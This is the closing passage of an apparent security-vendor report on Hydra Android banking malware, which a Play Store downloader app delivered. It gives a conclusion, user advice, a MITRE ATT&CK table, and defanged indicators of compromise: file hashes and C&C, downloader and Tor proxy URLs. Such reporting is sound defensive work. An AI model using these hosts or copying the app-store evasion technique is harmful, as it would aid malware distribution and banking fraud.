2022-[redacted] 14:06:50,720	[redacted]	O[redacted]	Downloaded

Figure 7 – C&C Admin Panel

Conclusion

Recently, we have observed increased Hydra malware activity. In April, the campaign started to target Columbia by distributing the malware through various phishing sites. Interestingly, now the TA has opted for the Play Store as a medium for distribution.

To avoid being detected, the TA has published the Hostile Downloader app, which will download the malware after installation. This is one of the ways that the TA can bypass the Play Store automation or Machine Learning techniques and publish the malware as it requires minimum permissions.

The TA has seemingly used this technique successfully as the malware gained over 10,000 downloads and affected several users.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.

- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMS, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1415	Deliver Malicious App via Authorised App Store
Initial Access	T1444	Masquerade as Legitimate Application
Defense Evasion	T1406	Obfuscated Files or Information
Credential Access	T1412	Capture SMS Messages
Discovery	T1421	System Network Connections Discovery
Command and Control	T1571	Non-Standard Port
Command and Control	T1573	Encrypted Channel
Impact	T1447	Deleting Device Data
Credential Access	T1409	Access Stored Application Data

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
70b9e0094ccb6a3e47bcb6fe66946dea4c233b5a6e9d7c5de29bfd852666a235	SHA256	Hash of the Hostile Downloader APk file

3a1bcdb56fa736d25221e5a9ded91172ff96e0e5	SHA1	Hash of the Hostile Downloader APk file
dc4a4995535d628102ef4f286b867e49	MD5	Hash of the Hostile Downloader APk file
hxxps://trackerpdfconnect[.]com	URL	Hydra Downloader URL
c7300e6de3d9c6f1ad622a1e884f00d43340c381fb87c87514ef3ca2156fdf5b	SHA256	Hash of the Hydra malware
4155c71ee1e03cefe5b67bc89c2235266327baa4	SHA1	Hash of the Hydra malware
116fea8c63bce4908ec1307e20ed96ba	MD5	Hash of the Hydra malware
hxxp://newdb5ge5dz5schqawxsxuomspxsyb5xqk65v4j2fdeynds4vsgstrad[.]onion/api/mirrors	URL	TOR proxy server
hxxp://servservfreeupdate[.]top	URL	C&C server
hxxp://wayneconnectingservice[.]hk	URL	C&C server
hxxp://allupdatesecuretynow[.]com	URL	C&C server